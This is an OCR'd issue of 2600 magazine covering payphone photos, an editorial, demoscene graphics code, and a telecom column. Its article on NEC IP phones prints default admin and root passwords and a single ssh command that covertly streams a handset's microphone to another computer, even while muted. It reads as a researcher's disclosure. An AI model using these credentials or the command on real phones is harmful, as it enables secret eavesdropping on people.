Volume Thirty-One, Number Three
Autumn 2014, $6.95 US, $7.50 CAN

2600

The Hacker Quarterly

0 74470 83158 7 43>

Selected Blue Payphones

Slovenia. From the Alpine town of Bled comes our first blue phone: a stark and futuristic looking model.


Photo by Booth Lover

Russia. Seen in Moscow, this bright blue is more like something you might see in Argentina. Times have changed.

Photo by Anastasios Monachos

Panama. Another sturdy model from Cable & Wireless. This one looks like it's weathered a few storms in its time. While this phone company is found all throughout Central America and in the Caribbean, blue isn't usually their color.

Photo by Christopher Curzio




France. OK, technically this thing isn't really a payphone, nor is it actually part of the public phone network. It's one of those ancient internal train network phones that you can find all over the world. This one was in an old train station in Pourcieux. It's rare that they're blue, however. *Photo by M. Miller*

Got foreign payphone photos for us? Email them to **payphones@2600.com**. Use the highest quality settings on your digital camera! (Do not send us links as photos must be previously unpublished.) (More photos on inside back cover)

TX

A Tale of Many Hackers



It was the best of times, it was the worst of times....

Had those immortal words not been penned so long ago, we believe we might have spoken them for the first time after the summer of 2014. It has been a true roller coaster.

Any year that a HOPE conference takes place in is always an extremely energetic one. We spend the winter and spring organizing and coming up with new ideas in the hopes that the summer will be a fun and memorable occasion for thousands. And it always is.

But we had a real monkey wrench thrown into the works when an all too familiar scenario presented itself. Our biggest distributor - Source Interlink - decided to leave the world of magazine distribution and take all of our earned payments for half a year with them. At the time of their closure, they were holding invoices of around $100,000 in our name, money that they had been collecting from everyone buying our magazines in stores around the country.

We've been down this road before and it's yet another challenge that publishers are forcibly burdened with. It's almost driven us out of business at least once before. This time, considering the perilous nature of today's publishing industry, it was particularly ill-timed.

But there's something else which makes this chain of events especially frustrating. Source Interlink didn't actually go out of business. In fact, if you were to call them, you would hear a recording saying that they were "thriving." That's because they adopted the corporate tactic of splitting their company in two and pretending that there was no connection between them. Then, if one of the halves started to do poorly, they could shut it down, not pay any of their debts, and screw over their employees, all completely legally, and all the while staying in business with the other more profitable half. That half of Source Interlink publishes popular magazines like *Motor Trend*, *Hot Rod*, *Surfer*, and *Snowboarder*, among many others.

But while this may be a clever legal maneuver to avoid responsibility for their debts, we believe it is as wrong and against the spirit of the law as outright theft. To counter the argument that these were two completely separate and independent companies, consider:

Both entities shared the exact same IP on their respective websites.

Both had the exact same mailing address.

On the very day that Source Interlink (distribution half) decided to shut its doors, Source Interlink (publishing half) decided to change their name to The Enthusiast Network (TEN).

All of this is very clear evidence that the two supposedly separate companies were working very closely together. Imagine how closely together they were working behind the scenes and the steps that were taken to ensure that none of *their* magazines were screwed over by their actions.

There's not much more we can say or do about this, other than to present the facts and hopefully let the marketplace judge The Enthusiast Network for their business practices. It won't help us any, but we are secure in the knowledge that we would never disrespect our supporters by slithering out of any commitment we have to them. Whether it's the paper edition of *2600*, the electronic edition, Club-Mate importing, the HOPE conferences, or any other new project you support and we embark upon, we will always take full responsibility for them and fulfill all of our obligations with their combined strength. This, we believe, is simple corporate morality.

The project this year that wasn't at all harmed by outside influences was clearly

HOPE X. Thanks to the hard work and volunteer efforts of hundreds, along with the thousands of people who attended, HOPE X was likely our most successful conference to date. That success reflects directly on the community and how it's matured and become incredibly relevant to the global dialogue. Our last minute surprise talk by Edward Snowden underlined this quite well. But so did the wide variety of talk submissions we received throughout the year from individuals with great ideas and expert analysis on the topics of privacy and surveillance. These are things we've been talking about for decades and the rest of the world has finally taken notice. These are the people to listen to and we are so incredibly proud to have been able to offer the forum in which they were able to be heard.

We didn't expect the mass media to really get this and that's fine. We're used to it. As we have seen many times in the past few years regarding many different subjects, when the mass media misses a story, the rest of us pick it up and use our skills and ingenuity to get it out to the public anyway, using resources like Livestream and social media. Each time this happens, the mass media becomes a little less relevant and this new type of "self-service media" becomes a bit more accessible and important to the mainstream. We have more people in the conversation now who are paying attention than ever before - and it's all because we've retained and refined control of our technology, rather than allow it to simply be used upon us.

This kind of thing makes some of us uneasy because it's not what we believe the hacker world is defined as. We would be correct. The hacker world *cannot* be defined as anything this specific. It's incredibly broad and diverse. The best we can do is represent some diverse bits of it, but even a hacker journal will only be able to scratch the surface. That's why it's a mistake to assume that hackers are all about complex computer code or even confined to computers at all. We're not necessarily hacktivists and we don't by default know the intricacies of telephone networks. Hackers can be technical or politically aware in one direction or another - or none at all. They can be all sorts of things, but what's indisputable is that they are interested in how things work, willing to experiment, and open to sharing what they discover.

The subject matter is always changing and we'd all be wise to pay attention. Our magazine is different than it was in the past, and HOPE X wasn't the same conference that we had even two years ago. Yet it's all very familiar. This is what progression of thought and ideas looks like. It's a ride we all should be on.


As always, we intend to weather the storms and enjoy our collective accomplishments. Despite the occasional precariousness that comes along, we are quite secure in the belief that we're not doing this alone and that we are all going to be there to support, to listen, and to brainstorm. We hope this sentiment is widely felt throughout our unique community.

Statement required by 39 USC 3685 showing the ownership, management, and circulation of *2600 Magazine*, published quarterly (4 issues) for October 1, 2014. Annual subscription price $27.00.

1. Mailing address of known office of publication is Box 752, Middle Island, New York 11953.
2. Mailing address of the headquarters or general business offices of the publisher is 2 Flowerfield, St. James, NY 11780.
3. The names and addresses of the publisher, editor, and managing editor are: Publisher and Editor: Emmanuel Goldstein, Box 99, Middle Island, New York 11953. Managing Editor: Eric Corley, 2 Flowerfield, St. James, NY 11780
4. The owner is Eric Corley, 2 Flowerfield, St. James, NY 11780
5. Known bondholders, mortgagees, and other security holders owning or holding more than 1 percent or more of total amount of bonds, mortgages, or other securities are: none.
6. Extent and nature of circulation:

	Average No. Copies each issue during preceeding 12 months	Single Issue nearest to filing date
A. Total Number of Copies	27323	24371
B. Paid and/or Requested Circulation		
1 Paid/Requested Outside-County Mail Subscriptions	4062	3978
2 Paid In-County Subscriptions	0	0
3 Sales Through Dealers and carries, street vendors, and counter sales	22293	19425
4 Other Classes Mailed Through the USPS	0	0
C. Total Paid and/or Requested Circulation	26355	23403
D. Free Distribution by Mail and Outside the Mail		
1 Outside-County	143	143
2 In-County	0	0
3 Other Classes Mailed Through the USPS	0	0
4 Outside the Mail	825	825
E. Total free distribution	968	968
F. Total distribution	27323	24371
G. Copies not distributed	0	0
H. Total	27323	24371
I. Percent Paid	96	96

7. I certify that the statements made by me above are correct and complete.
(Signed) Eric Corley, Owner.



The Demoscene
Code, Graphics, and Music Hacking

by Darwin

It is said that mathematics, which includes computer science, is an area involving creativity, like art, or a similar, intuitive process oriented towards discovery. I would like to introduce and describe a computer subculture in which arts and hacking are combined.

The demoscene is a computer art subculture whose members create demonstrations (demos). Thomas Gruetzmacher's PC Demoscene FAQ [1] says the demoscene is "a subculture in the computer underground culture universe, dealing with the creative and constructive side of technology, proving that a computer can be used for much more than writing a letter in MS-Word and hence emphasize [sic] on computer technology as just another medium that can transport ideas and styles, show off skills and express opinions etc. Another theory says, that it's just a bunch of boozing computer nerds, programming weird, useless multimedia stuff." Errm.

The alt.sys.amiga.demos Usenet newsgroup FAQ states [2]: "Demos, (short for 'demonstrations'), are executable programs created (in the case of this FAQ, on the Amiga computer), purely for art's sake, featuring impressive or spectacular audiovisuals. Demos are not actually functional or interactive, in the main, but then nor are portraits, or CDs. Perhaps you can think of a demo as a music video on a computer, but with equal emphasis on the visuals, the music, and the code. It's something to watch, enjoy, and marvel at the creativity of. Demos can be beautiful."

The comp.sys.ibm.pc.demos newsgroup FAQ states [3]:

"A Demo is a program that displays a sound, music, and light show, usually in 3D. Demos are very fun to watch, because they seemingly do things that aren't possible on the machine they were programmed on.

Essentially, demos 'show off'. They do so in usually one, two, or all three of three following methods:

- They show off the computer's hardware abilities (3D objects, multi-channel sound, etc.)
- They show off the creative abilities of the demo group (artists, musicians)
- They show off the programmer's abilities (fast 3D shaded polygons, complex motion, etc.)

Demos are an art form. They blend mathematics, programming skill, and creativity into something incredible to watch and listen to."

Thomas Gruetzmacher's PC Demoscene FAQ states [1], "Ultimately, a demo(nstration) in a demoscene sense, is a piece of free software that shows realtime rendered graphics while playing music. Often the music is tightly connected/synced to the visuals". A member of the demoscene is a demoscener.

Demos are similar to the display hacks (graphics demos) that started in the 1950s such as the bouncing ball one on the Whirlwind computer [4]. However, the scene started by youths and interested people, mostly in Europe, particularly the North, in the 1980s, has its origin in the software piracy/cracking subculture. On early eight-bit personal computers, such as the Commodore 64 (C64), Amstrad CPC, ZX Spectrum, Atari 800, and later the IBM-PC and compatibles (PC), crackers (in

this sense, meaning people who break software copy protection - not necessarily other security), typically cracking games, would add introductions, or crack intros (cracktros), to the beginning of software. The cracktros initially listed the creators' names, perhaps showed a short message or few seconds of graphics/art and maybe audio/music, but soon intros grew longer. Eventually, intros started to be created for their own sake and then they, or larger productions, were called demos. Productions in between those sizes are dentros, and large demos are megademos. Demos with audio/music are trackmos. There are also art slideshows and musicdisks (scene albums which used to be released on floppy disk). In recent decades, cracktros have become rare, and most demos are made for art's sake. With the release of 16-bit computers such as the Commodore Amiga, Atari ST, and other IBM PCs, demos continued onto those and 32-bit and 64-bit computers, as well as many game consoles, in addition to TI and probably HP and other graphing calculators.

There are several roles in the scene, and members usually form demogroups. Designers think about how a demo should look or sound - rather like a director. Coders/programmers program demos and other scene software. Artists/graphicians, such as traditional artists, ASCII/ANSI artists, pixellers (two-dimensional digital art makers) and three-dimensional (3D) graphics renderers, such as tracers (people who raytrace, or use software that accurately simulates light in space and on objects), animators, and even people who film, make demo art. Musicians/trackers use music module trackers (software to arrange music notes in a matrix of tracks and rows, or a MOD), or sometimes also software and hardware synthesizers - or the musicians' recorded instruments - to make demo music, and a large amount of unrelated electronic music is in newer MOD formats. Group members also write text to be displayed in demos. Disk magazine (diskmag) writers and website masters write about the scene. System operators (sysops) used to, and a few still, operate bulletin board systems (BBSes), but their role has mostly been replaced by volunteers/administrators of various Internet services, such as Usenet, Internet Relay Chat (IRC) - both of which are still somewhat used in the scene - and the web. Most sceners have migrated to non-Usenet forums, but a few still use IRC. Another role (probably obsolete) was that of couriers, who traded demos on BBSes and through mail on floppy disks. People also organize demoparties. Of course, sceners may have more than one role. They still use aliases/handles as a relic of the software piracy subculture, but also for online. Some "renaissance man" sceners, such as Tran and Statix, took all the creative roles - producing their own trackmos single-handedly.

The first demogroups were The Judges, which started in 1986 and 1001 Crew - both from the Netherlands. The Judges released the C64 *Think Twice* demo series and *Rhaa Lovely* slideshows. The *Think Twice* series used the flexible line distance effect, which changes the distance between rows of text on the screen and makes them appear to "bounce." The first non-cracker demogroup was Razor 1911, which started in 1986, but in 1987 they started cracking games [5, pp 168]. C64 demo music is made for its SID chip that can do three types of sound waves, but since 1987, starting on the Commodore Amiga, most demo music is MOD or later derived formats (notably S3M, XM, and IT, the latter two of which are still widely used on the PC). The most famous demo is probably Future Crew's PC demo *Second Reality,* which was released at the Assembly 93 demoparty, and is long, with excellent design and about 15 parts, including a secret one. Another of the most impressive demos, also released in 1993 (at The Computer Crossroads demoparty) is Triton's *Crystal Dream II,* with about 13 parts. Both demos have 3D parts, and *Crystal Dream* is considered by many programmers to be more impressive because of its complex 3D scenes and zoom into the Mandelbrot set.

The height of the PC demoscene was probably 1995, when Complex's *Dope* was released at The Gathering demoparty. Dope's graphics were very advanced, and today's computer graphics do not seem much more impressive/realistic. Until about that time, many demos were more advanced than video games of the time. At about that time, demos began using effects of 3D graphics cards rather than just VGA cards, to the disappointment of some programmers who prefer doing all the details of graphics themselves. Also, many Amiga and PC intros were programmed in pure assembly language.

Demos are often released at demo competitions (democompos) at demoparties. These happened in the years after the software piracy subculture's copyparties started. The largest

demoparties have been held in Northern Europe, and include The Gathering, which started in 1991 and is held each spring in Norway; the Assembly, which has run since 1992 each August in Finland; and The Party, which ran from 1991 to 2002 each winter in Denmark. In Germany, the Evoke demoparty has been held since 1997 and the Revision demoparty since 2011. There have been several demoparties in North America, such as the early North American International Demoparty (in Canada in the early to mid 1990s), Spring Break (in California in the mid to late 1990s), Pilgrimage (in Utah) between 2003 and 2006, and several newer ones. Demoparties have been held in many countries all over the world. A demo inviting people to a demoparty is an invitro. Demoparties also have computer art, music compos, and other events. Demoparties grew over the years and, in the late 1990s, more video gamers attended, and so the role of networked computer games increased, almost taking over the purpose of some parties. As the scene grew, parties specifically for art or music started. Probably sometime after the Internet became public, online compos started, and some parties have allowed remote submission of entries.

Many demo effects exist. Any computer graphics or electronic audio technique can be a demo effect. An Intro might just have one, but demos usually have several visual scenes and one or more pieces of art or music. The mathematics of Euclidean, fractal, and possibly other geometry, trigonometry, analysis/calculus, and linear algebra are used to program demo effects. Plasma is an effect of which several types exist: colored-in cloud fractals, trigonometric functions used to make wavy effects, or that 3D look like smoke or steam. There are effects to make realistic-looking water and fire. A shadebob is an effect in which a small shape, usually circular, moves through the screen and changes the color. Usually, multiple shadebobs are done, which appears similar to plasma. A rasterbar is an old effect displaying a horizontal bar of color, which relies on an electron beam in a CRT returning to the left to begin a new scanline. The same visual effect can be achieved on LCDs, but for LCDs it is not quite a hack as it is with CRTs. Edwin Catmull's team at University of Utah discovered how to hide 3D surfaces that are behind other surfaces, which also enabled coloring surfaces. Catmull's method is z-buffering [5, pp 25] [6]. Z-buffering is used in many 3D demos. Foley, et al, in their book recommended by the comp.sys.ibm.pc.demos FAQ, give C-style pseudocode for z-buffering as follows [7]. It assumes one is using their C library with the functions WritePixel (like the perhaps more common put_pixel()), and WriteZ and ReadZ for writing and reading z-buffers.

```
void zBuffer(void)
{
 int x,y;
 for(y=0;y<YMAX;y++){ /* Clear
➥ frame buffer and z-buffer */
  for(x=0;x<XMAX;x++){
   WritePixel(x,y,BACKGROUND_
➥VALUE);
   WriteZ(x,y,0);
  }
 }
 for(each polygon){ /* Draw
➥ polygons */
  for(each pixel in polygon's
➥ projection){
   double pz=polygon's z-value
➥ at pixel coords(x,y);
   if(pz>ReadZ(x,y){ /* New
➥ point is not farther */
     WriteZ(x,y,pz);
     WritePixel(x,y,polygon's
➥ color at pixel coords (x,y))
     }
  }
 }
} /* z-buffer */
```

In 1971, Henri Gouraud discovered a 3D shading method that made curved surfaces appear more realistic [5, pp 26] [8]. Gouraud shading is used in many 3D demos. It interpolates a tone of shade/light intensity along each scanline in a polygon, creating a gradient (gradual shading and lighting) along each line. The algorithm, in functional pseudocode, is as follows.

```
Include a function, frac(), to
➥ return a number's fractional
➥ part.
Define a polygon.
For i=top of polygon to number
➥ of scanlines:
 Define ax,bx,cx,dx as x-values
➥ at points a,b,c,d.
 Define atone,btone as tones at
➥ points a,b.
 Let gradient=(btone-atone)/(bx-
➥ax).
 Let ctone=at+(1-frac(ax))*
➥gradient.
 For j=cx to dx:
  Put pixel at (x,y) with colour
➥ ctone.
```

```
  ctone=ctone+gradient.
 End for.
End for.
```

To shade/light an actual 3D object, presumably there would be an additional first loop for i (not the same i as for the polygons) to the number of polygons, and the pixel values would be saved in a memory buffer for the screen, which would be output all at once afterwards, rather than putting pixels in the actual algorithm. Otherwise, if the pixels must be output in the algorithm, the one for 3D objects must be a bit more complex. In 1971, Bui-Tong Phong discovered a more advanced shading method, based on Gouraud shading and involving vectors [5] [9].

In 1974, Catmull also discovered texture-mapping, and in 1976 Jim Blinn wrote an advanced article on it [5, pp 27] [10]. Denthor of the Asphyxia demogroup gives the following Pascal texture-mapping code in one tutorial [11]. It is for a square in a diamond orientation (i.e., with one vertex at the top) and a texture 128 pixels wide.

```
procedure dobump; {Now u guess
➥ what this one does..hehehe}
var difx, {The X axis difference}
  dify, {The Y axis difference}
  col:byte; {Used in many
➥ points..}
  l1:integer; {General use}
begin
 lx:=160; {The starting position
➥  of the light source}
 ly:=100; {>>>>>>>>>>>>>>>>>>>>
➥>>>>>>>>>>>>>>>>>>>>>}
 l1:=0;
 repeat
  inc(l1);
  lx:=round(cos(l1/13)*66+160);
  ly:=round(sin(l1/23)*66+100);
  {^^^^ those two make sure the
➥ light moves in a nice round
➥ path..}
  for x:=1 to 319 do
   for y:=1 to 190 do begin
   {This is where the important
➥ stuff is done}
   {Here we will light the point
➥ x,y if lx,ly is the light
➥ position}

    vlx:=x-lx; {Calculate the
➥ L vector}
    vly:=y-ly; {>>>>>>>>>>>>>>>>
➥>>>>>>}

    if (vlx<130) and (vlx>-130)
➥ and (vly>-130) and (vly<130 )
➥ then begin
     {This is some stupid way to
➥ gain speed.. if the light
➥ vector is too
     far away from the point we
➥ want to light then don't
➥ bother..it
     will probably get no light..}
      nx:=mem[vaddr:x+y*320+1]-mem
➥[vaddr:x+y*320-1];
     ny:=mem[vaddr:x+(y+1)*320]-
➥mem[vaddr:x+(y-1)*320];
```

Those two lines are the heart of bumping.

We have a pixel, say x,y and we want to find how its normal vector is facing (that is its slope). Normally, we would have to mess with cos and sin and other shitty stuff, but here we only care about something like a pseudo-normal. In other words, we only care about the Sign... that is, there are three possible pseudo normals:

nx<0 (Normal facing right)
nx>0 (Normal facing left)
nx=0 (Normal sticking out of the screen)

and it's the same story with ny (it can be facing up, down or sticking out).

To find this orientation, we get two pixels, the one left and the one right (or the one up and the one down for ny), and we sub. The result is the N vector for our point 10,10.

The rest is easy. We have two vectors now: N,L. We want their coordinates to be as close as possible (the closer they are, the more light gets the pixel.

```
     col:=abs(vlx-nx);
     {that is what I just said
➥ written in mathematics hehehe}
     if col>127 then col:=127;
     {Just not to overflow}
     difx:=127-col;
     {^^^^ that is the first
➥ component of the final color..
➥ the light we get from the
➥ X axis}
     if difx<0 then difx:=1;

     {Now we do the same stuff
➥ for the Y axis }
     col:=abs(vly-ny);
    if col>127 then col:=127;
    dify:=127-col;
    if dify<0 then dify:=1;
    {finaly we add the two
➥ intensities and we're done..}
    col:=(difx+dify) ;
    if col>128 then
     mem[vaddr2:x+y*320]:=col;
     {That's it.. put the damn
```

```
➥ pixel}
   {putpixel(x,y,col,vaddr2);}
  end;
  end;
 flip32(vaddr2,sega000);
 cls32(vaddr2,0);
 until keypressed;
end;
```

There are many 3D demo effects that are more complicated. These include environment mapping, discovered by Blinn, in which an object reflects its environment [5, pp 27] [13], and he discovered a more advanced shading method. Also, in 1977, Rob Cook discovered a more advanced shading method that takes external light into account, and there are many newer shading methods [5, pp 28]. In 1968, Arthur Appel discovered raycasting, i.e., basic raytracing [7, pp 701] [14], and in 1980, Turner Whitted discovered more advanced raytracing [5, pp 28] [15]. In 1948, Parry Moon and Eberle Spencer discovered and plotted radiosity (on paper), which simulates photons, and in 1984, Cindy Goral at Cornell University implemented it in raytracing [5, pp 28] [16]. Volumetric pixels, or voxels, are objects plotted by coloring in polygons. Other effects include lens flares (bright areas of light through glass), starfields, realistic and abstract tunnels (some, such as the Syn2x display hack, which can cause optical effects similar to hallucinations lasting for many seconds), and vector balls (balls, like points, making vertices and shapes).

Many demo programmers have gone on to work in industry, so there are commercially-made demos. There are also demo-generator programs. The fact that these programs and 3D graphics cards, etc. make demo creation easier allows more focus on the design, so the scene's future should be interesting.

Sometimes hackers need to have fun, such as through art. I enjoy the demoscene and hope you do too, whether you watch or have watched a demo, or if you program, draw, or compose for demos or the related arts scenes. Happy Hacking!

Bibliography

1. T. Gruetzmacher (2004, Jun. 12) *PC Demoscene FAQ.* `http://tomaes.32x.➥de/text/faq.php`
2. S. Carless. (1996, Jul. 17). *alt.sys.amiga.demos FAQ (1.08).* Usenet: `nntp://➥alt.amiga.demos`
3. J. Leonard. (1988, Mar. 12). *PC Demos FAQ (2.02).* `http://www.oldskool.➥org/demos/pc/pcdemos.faq`
4. Viznut. (2006, Jul. 26) Display hack. `http://en.wikipedia.org/wiki➥/Display_hack`
5. T. Polgár. *Freax: The Brief History of the Computer Demoscene.* Germany: CSW-Verlag, 2008.
6. E. Catmull. "A Subdivision Algorithm for Computer Display of Curved Surfaces," Ph.D. dissertation, CS Dept., Univ. of Utah, Salt Lake City, Utah, 1968.
7. J. Foley et al. "Visible Surface Determination," in *Computer Graphics: Principles And Practice,* 2nd ed. Addison-Wesley, 1997., ch 15, sec. 4, pp. 668-672.
8. H Gouraud. "Continuous Shading of Curved Surfaces.," *IEEE Transactions on Computers,* vol. c-20, no. 6, Jun. 1971, pp 623-629.
9. P. Bui-Tuong. "Illumination for computer generated pictures," *Communications of the ACM*, vol. 18, no 6, pp 311-317, Jun. 1975.
10. J. Blinn. "Texture and reflection in computer generated images," *Communications of the ACM,* vol. 19, no 10, pp. 542-547, Oct. 1976.
11. G. Smith. (1996). Asphyxia VGA Demo Trainer #21. `ftp.scene.org`. Directory: `mirrors/hornet/code/tutors➥/denthor`. File: `tut21.zip`
12. HELiX. (1997). 2d bump mapping. `ftp.➥scene.org`. Directory: `/mirrors/➥hornet/code/effects/bump`. File: `bumpsrc.zip`
13. J. Blinn. "Simulation of wrinkled surfaces," in Proc. SIGGRAPH '78., Atlanta, GA, 1978, pp 286-292.
14. A. Appel. "Some techniques for shading machine renderings of solids," in Proc. AFIPS '68 (Spring)., San Francisco., CA, 1968, pp 37-45.
15. T. Whitted. "An improved illumination model for shaded display," in Proc. SIGGRAPH '79, Chicago, IL, 1979, pp 14.
16. C. Goral. "Modeling the interaction of light between diffuse surfaces," in Proc. SIGGRAPH '84, Minneapolis, MN, 1984, pp 213-222.

CODE!

Our code repository is back! Come and visit www.2600.com/code to see code from this and previous issues.

Bugging a Room with an IP Phone

by Malvineous

My employer recently changed all the analog phones in my building to VoIP handsets. From the NEC DT700 series, the phones are quite nice. They are powered over the network cable (PoE), have a nice color LCD screen, and - most interesting of all (for me) - they run embedded Linux. Like all good hackers, I was keen to explore my new toy and, shortly after it arrived, I was surprised to find it was running an SSH server - if only I could find out the username and password....

I discovered that in the phone's menu system, you can see the IP address of the PABX it has registered with. It also allows you to download files from the PABX via FTP if you know the filename. Trying my luck, I connected to the PABX from my PC with a normal FTP client, and tried logging in as the anonymous user. It let me in, and I was able to look through all the handset configuration files. But more importantly, I was also able to download the latest phone firmware to my PC.

Extracting this firmware archive revealed a handful of files, one of which contained a JFFS2 filesystem - a very common way of storing all the files needed to run an embedded Linux system like this. It was very refreshing to find this so easily, as most manufacturers go to a lot of effort to obscure the contents of their firmware images, so thumbs up to NEC for being developer-friendly here. Extracting the JFFS2 filesystem gave me copies of /etc/shadow from the phone. As any security researcher will tell you, getting hold of this file not only gives you a list of all the users on a system like this, but it's a big step towards getting hold of their passwords too.

Normally you would take the hashed passwords from this file and try to brute-force them with a utility like John The Ripper, but in my case I noticed immediately that of the three accounts - root, admin and tp - *admin* was the username mentioned in the docs for logging in via the phone's web interface. Trying to SSH in as the admin user worked! The password was the same as the web interface: 6633222 (the numbers you would dial to spell "NEC").

Again to my surprise, when I connected I wasn't greeted with a text-based config menu, but with a Busybox shell! Now that I was in, I could really look around the phone and see what was there. The "tp" account had a .history file that suggested it was used during manufacturing to test the handset. However, beyond finding information about the hardware in the phone by looking in /sys and /proc, there wasn't much else that could be done - the admin user did not have a lot of access. I did notice that inserting a flash drive into the phone's USB port would automount it as /mnt/usb-sda, despite the manual suggesting the USB port was for a headset only. Perhaps there is another avenue for access there, if the phone happens to autorun certain files found on a USB stick. Either way, to do anything more interesting, I knew I would need root access.

This, as it turned out, was much easier than I expected. After a dozen or so guesses, the root password turned out to be one that was mentioned in a document I had stumbled across earlier. It was 6633222444 ("NECI" on the dialpad - NECI seems to be an internal codename of sorts, as many of the phone's programs contain function names beginning with "neci_"). Now that I had root access, I had full access to the firmware and hardware, and could modify any files I liked. I could have installed a proper back door on the phone. However, as it turned out this wasn't necessary. Because the phone uses the standard Linux ALSA system for audio, as well as shipping with the "arecord" and "aplay" utilities for working with audio,

with a single command line and no firmware modifications, I was able to record audio from any supported input (handset, speakerphone, or headset), stream it live over the network (fully encrypted thanks to SSH), and then play it on my PC! A command like this is all it took:

```
$ ssh admin@10.0.0.1 'su -c
➥ "arecord -r 48000"' | aplay
➥ -r 48000
```

This command creates an SSH connection as the "admin" user to the phone at IP address 10.0.0.1. Instead of starting a shell like normal, it runs the "su" command to become root, then as the root user it runs the "arecord" command to capture audio. This is all necessary because you can't connect via SSH as the root user (good security practice), but you do need to be root to access the audio device. The arecord command records audio from the default device (which happens to be the hands-free microphone) at a sampling rate of 48kHz. Because I haven't supplied a filename to record to, it sends the captured audio to standard output instead, which means it gets fed back over the SSH connection to the PC. The pipe (|) then takes this audio data on the PC side and feeds it to the "aplay" utility, causing the PC to play the audio received over the SSH connection. Because no files are involved, the audio data is being streamed direct and you hear the audio live - there is a latency of about 500ms which could be reduced by fine-tuning the buffer values, but in this situation a delay of half a second isn't a problem.

When you run this command, you need to type in the admin password (for SSH) as normal, but then you have to type the root password (for su) blind before the audio starts streaming. It's "blind" because you don't see the su prompt due to all remote output being fed to aplay. (Instead you hear a brief click as su's "Enter password:" prompt is decoded as PCM audio data and played on the PC instead.)

All this means I had discovered a way of connecting to any phone on the network and using the hands-free microphone to record what was being said in the room at the time, without anyone knowing! This was especially interesting because when the phone is accessed via the web interface, the phone is temporarily disabled as a warning message flashes on the screen. Not so via SSH - in fact, the phone can be used normally while the recording is taking place, with the owner of the phone none the wiser. The phone also has an illuminated "mic" button that can be used to silence the hands-free microphone during a call, however because I was using ALSA to access the hardware directly, the state of this button had no effect on the recording. I could hear what was being said in the room even if the microphone was showing as being muted.

Needless to say, this discovery caused a bit of a stir when I reported it to our telephony people! However, it only took two days until our network admins had blocked SSH traffic to the phone subnet, so the problem is - probably - solved for now.

The lessons? Never trust a device or computer to only run services listed in the manual - always firewall it and allow only the services you use to go through - especially if it has a microphone or a camera in it! And if you're a fan of devices that run Linux, you would do well with an NEC IP phone. The firmware is very easy to modify. Unfortunately though, like many companies, NEC violates the GPL as they refuse to release any source code or details about the firmware build environment saying it's proprietary, but what can you do?

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! It has been an exciting summer of travel. I had the opportunity to speak at HOPE and bSides Las Vegas, and was able to connect with hackers from all over the world. It's always really exciting to meet and talk with very smart people and, based on the conversations I had this summer, I'm convinced that we're really on the cusp of a technological revolution with one of the greatest convergences of computing and telecommunications the world has ever seen. The future is only going to get more exciting.

If you asked me in 1999 what I thought would be the most game-changing innovation in telecommunications, I would have said VoIP. There was a lot of really exciting stuff happening then, and the VoIP scene did in fact explode over the next few years. Broadband was beginning to become widely available, with speeds of 1.5Mbps or more at affordable prices. The release of the first version of Asterisk brought the exciting possibility of running virtual telephone switchboards completely untethered from the Public Switched Telephone Network (PSTN) and, shortly thereafter, Jeff Pulver's Free World Dialup exploded onto the scene with a free, open, and public directory service that anyone could use to reach VoIP services all over the world. Amazingly, the FCC ruled - in a clear nod to encouraging technological development - that Free World Dialup was to be considered a "digital information service" and wasn't subject to any of the regulations encumbering the PSTN. Creating a free, public directory resulted in all sorts of VoIP services being able to reach one another at no cost through virtual "tie lines" without ever touching the public switched telephone network (and generating no long distance charges).

Closer to home for hackers, in an unprecedented crossover of the phreak and hacker worlds, the Telephreak group melded computers with phones and released a full-fledged, grassroots, information and conferencing service that was accessible both via telephone and the Internet. Meanwhile, practically every instant messaging service from MSN Messenger to Skype to the (then-new) Google Chat added voice chat capability. It seemed that VoIP was an unstoppable force. The only thing missing, surprisingly, was the users. Despite technological advances and wide availability, VoIP remained the geeky domain of VoIP hackers, IT workers, and international students keeping in touch with their families and friends at home.

